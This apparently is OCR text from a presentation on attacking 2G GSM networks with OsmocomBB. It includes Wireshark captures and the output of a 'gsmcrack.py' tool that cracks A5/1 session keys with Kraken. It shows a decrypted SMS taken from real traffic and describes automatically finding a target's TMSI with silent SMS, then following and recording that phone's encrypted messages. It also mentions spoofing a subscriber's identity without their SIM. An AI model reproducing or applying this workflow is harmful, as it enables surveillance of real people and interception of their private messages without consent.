
```
No.   Time           Source      Destination  Protocol  Length Info
 7627 107.286236000 127.0.0.1   127.0.0.1    LAPDm         81 U, func=UI
 7628 107.434340000 127.0.0.1   127.0.0.1    LAPDm         81 U, func=UI(DTAP) (RR) System Information Type 5
 7629 107.521364000 127.0.0.1   127.0.0.1    LAPDm         81 I, N(R)=2, N(S)=2(DTAP) (MM) Identity Request
 7630 107.521394000 127.0.0.1   127.0.0.1    LAPDm         81 S, func=RR, N(R)=3
 7631 107.521416000 127.0.0.1   127.0.0.1    LAPDm         81 I, N(R)=3, N(S)=2(DTAP) (MM) Identity Response
 7647 107.757356000 127.0.0.1   127.0.0.1    LAPDm         81 I P, N(R)=2, N(S)=2(DTAP) (MM) Identity Request
 7648 107.757384000 127.0.0.1   127.0.0.1    LAPDm         81 S F, func=REJ, N(R)=3
 7650 107.804857000 127.0.0.1   127.0.0.1    LAPDm         81 U, func=UI(DTAP) (RR) Measurement Report
 7651 107.905608000 127.0.0.1   127.0.0.1    LAPDm         81 U, func=UI(DTAP) (RR) System Information Type 5
 7652 107.992348000 127.0.0.1   127.0.0.1    LAPDm         81 I P, N(R)=2, N(S)=2(DTAP) (MM) Identity Request
 7653 108.050717000 127.0.0.1   127.0.0.1    LAPDm         81 U P, func=SABM
 7654 108.227422000 127.0.0.1   127.0.0.1    LAPDm         81 I P, N(R)=3, N(S)=2(DTAP) (MM) Identity Request
```

```
    [Coloring Rule String: udp]
▷ Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: 00:00:00_00:00:00 (00:00:00:00:00:00)
▷ Internet Protocol Version 4, Src: 127.0.0.1 (127.0.0.1), Dst: 127.0.0.1 (127.0.0.1)
▷ User Datagram Protocol, Src Port: 48605 (48605), Dst Port: gsmtap (4729)
▷ GSM TAP Header, ARFCN: 104 (Downlink), TS: 1, Channel: SDCCH/8 (0)
▷ Link Access Procedure, Channel Dm (LAPDm)
▽ GSM A-I/F DTAP - Identity Request
  ▷ Protocol Discriminator: Mobility Management messages
    00.. .... = Sequence number: 0
    ..01 1000 = DTAP Mobility Management Message Type: Identity Request (0x18)
    0000 .... = Spare bit(s): 0
  ▷ Identity Type
```

```
0020  00 01 bd dd 12 79 00 2f  fe 42 02 04 01 01 00 68   .....y./ .B.....h
0030  bd 00 00 17 4c 9c 08 00  00 00 03 54 0d 05 18 03   ....L... ...T....
0040  92 da c9 32 8d 59 71 d1  8e ce 4e 6e 35 dd 65 25   ...2.Yq. ..Nn5.e%
0050  5d                                                 ]
```

GSM A-I/F DTAP (gsm_a_dtap),... Packets: 36968 Displayed: 8864 Marked: 0 Profile: Default


Cracking A5/1 session key Kc in a practice



```
Using prediction 0 { "method": "offset", "args": { "offset": 5, "prediction": "03620d0518032b2b2b2b2b2
: 3}, "seek_mode": "normal"}
Using file crack/bursts_20120431_1431_112_345289_49.dat
Start of cipher is at frame 345394
/home/osmocom/osmocom-bb/src/host/layer23/src/misc/prediction_methods/offset.py:11: FutureWarning: The b
uture versions. Use specific 'len(elem)' or 'elem is not None' test instead.
  if not cframe:
./gsmcrack.py:608: FutureWarning: The behavior of this method will change in future versions. Use specif
st instead.
  if (not prediction_data) or (not frame):
Cracking ul: 0  frame 345481  with prediction, 03620d0518032b2b2b2b2b2b2b2b2b2b2b2b2b2b
Using burst 1
Running kraken for keystream 000000101010011101000111001000101000011000101001111111111010010011100100001
^CUsing burst 0
Running kraken for keystream 110000011011000011100100001011010111010010110100110011001101000010110111111
Crack id is: 0
New result for crack: 0 0bb45a7380f7fd3e 0
New result for crack: 0 b05daa40e9fe80f7 17
^CKraken was sucesfull
Trying to find Kc for burst 1
Trying to find kc for key 0bb45a7380f7fd3e, offset 0, framecount1 532624,             framecount2 5326
110010001010000110001010011111111110100100111001000011110111011011011001110011000000100001111
Kc was found
Key crack/bursts_20120431_1431_112_345289_49.dat for capture cd170e[redacted] found with
                             rule 0 in 0 rounds
('crack/bursts_20120431_1431_112_345289_49.dat', 'cd170e[redacted]', 0, 0)
osmocom@osmocom:~/osmocom-bb/src/host/layer23/src/misc$ (git::sniffer)
```

Cracking (cryptanalysis) with Kraken and predictions we are using in our *gsmcrack.py*...

Cracking A5/1 session key Kc in a practice


Capturing from lo (loopback) [Wireshark 1.7.2 (SVN Rev 42711 from /trunk)]
sl
17:06
offlinehacker
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Expression... Clear Apply Save

Filter: gsmtap

```
No.   Time          Source      Destination  Protocol  Length  Info
  160 3.493780000   127.0.0.1   127.0.0.1    LAPDm         81  I, N(R)=0, N(S)=2 (Fragment)
  161 3.500173000   127.0.0.1   127.0.0.1    LAPDm         81  S, func=RR, N(R)=3
  162 3.505972000   127.0.0.1   127.0.0.1    LAPDm         81  I, N(R)=0, N(S)=3 (Fragment)
  163 3.512074000   127.0.0.1   127.0.0.1    LAPDm         81  S, func=RR, N(R)=4
  164 3.517848000   127.0.0.1   127.0.0.1    LAPDm         81  U, func=UI(DTAP) (RR) System Information Type 6
  165 3.523744000   127.0.0.1   127.0.0.1    LAPDm         81  U, func=UI(DTAP) (RR) Measurement Report
  166 3.529827000   127.0.0.1   127.0.0.1    LAPDm         81  I, N(R)=0, N(S)=4 (Fragment)
  167 3.535750000   127.0.0.1   127.0.0.1    LAPDm         81  S, func=RR, N(R)=5
  168 3.542359000   127.0.0.1   127.0.0.1    GSM SMS       81  I, N(R)=0, N(S)=5(DTAP) (SMS) CP-DATA (RP) RP-DATA (Network to
  169 3.548209000   127.0.0.1   127.0.0.1    LAPDm         81  S, func=RR, N(R)=6
  170 3.553861000   127.0.0.1   127.0.0.1    LAPDm         81  U, func=UI(DTAP) (RR) System Information Type 5
  171 3.559612000   127.0.0.1   127.0.0.1    LAPDm         81  U, func=UI(DTAP) (RR) Measurement Report
```

```
GSM SMS TPDU (GSM 03.40) SMS-DELIVER
  0... .... = TP-RP: TP Reply Path parameter is not set in this SMS SUBMIT/DELIVER
  .0.. .... = TP-UDHI: The TP UD field contains only the short message
  ..1. .... = TP-SRI: A status report shall be returned to the SME
  .... .1.. = TP-MMS: No more messages are waiting for the MS in this SC
  .... ..00 = TP-MTI: SMS-DELIVER (0)
▷ TP-Originating-Address - (1919)
▷ TP-PID: 0
▷ TP-DCS: 0
▷ TP-Service-Centre-Time-Stamp
  TP-User-Data-Length: (81) depends on Data-Coding-Scheme
▽ TP-User-Data
    SMS text: Najdi.si SMS (od 040[redacted]): test\n(Mobitelova mobilna stran http://m.mobitel.si )
```

```
0010  04 81 91 91 00 00 21 60  10 71 30 91 80 51 ce b0   ......!` .q0..Q..
0020  9a [redacted]                                                      F
```

Frame (81 bytes) | Reassembled LAPDm (101 bytes)

The text of the SMS (gsm_sms... | Packets: 2892 Displayed: 256 Marked: 0 | Profile: Default


… and decrypted SMS message (received through 2G network).
Application gsmcrack.py automatically identifies the TMSI number from the phone number (by sending silent SMS's). When we have TMSI of the “target”, our application is able to automatically follow the phone to an assigned dedicated channel and record encrypted message.

Mobile identity spoofing in GSM network

(without possession of mobile phone and/or SIM card)

[vulrenability were fixed in most of slovenian GSM networks, procedure described is not working anymore]

Application *mobile*




matej@cryptopia: ~/osmocom/osmocom-bb/src/host/layer23/src/mobile

```
<000f> sim.c:241 SELECT (file=0x7f20)
<000f> sim.c:187 sending APDU (class 0xa0, ins 0xa4)
<000f> sim.c:876 received APDU (len=0 sw1=0x9f sw2=0x1a)
<000f> sim.c:949 command successfull
<000f> sim.c:571 GET RESPONSE (len=26)
<000f> sim.c:187 sending APDU (class 0xa0, ins 0xc0)
<000f> sim.c:876 received APDU (len=26 sw1=0x90 sw2=0x00)
<000f> sim.c:949 command successfull
<000f> sim.c:241 SELECT (file=0x6f07)
<000f> sim.c:187 sending APDU (class 0xa0, ins 0xa4)
<000f> sim.c:876 received APDU (len=0 sw1=0x9f sw2=0x0f)
<000f> sim.c:949 command successfull
<000f> sim.c:571 GET RESPONSE (len=15)
<000f> sim.c:187 sending APDU (class 0xa0, ins 0xc0)
<000f> sim.c:876 received APDU (len=15 sw1=0x90 sw2=0x00)
<000f> sim.c:949 command successfull
<000f> sim.c:1065 selected file (len 9)
<000f> sim.c:277 READ BINARY (offset=0 len=9)
<000f> sim.c:187 sending APDU (class 0xa0, ins 0xb0)
<000f> sim.c:876 received APDU (len=0 sw1=0x98 sw2=0x04)
<000f> sim.c:880 SIM Security
<000f> sim.c:151 sending result to callback function (type=1)
<0005> subscriber.c:655 PIN is required, 3 tries left
```

Application *mobile* is used fro calling and sending and receiving SMS messages on a OsmocomBB mobile phones.

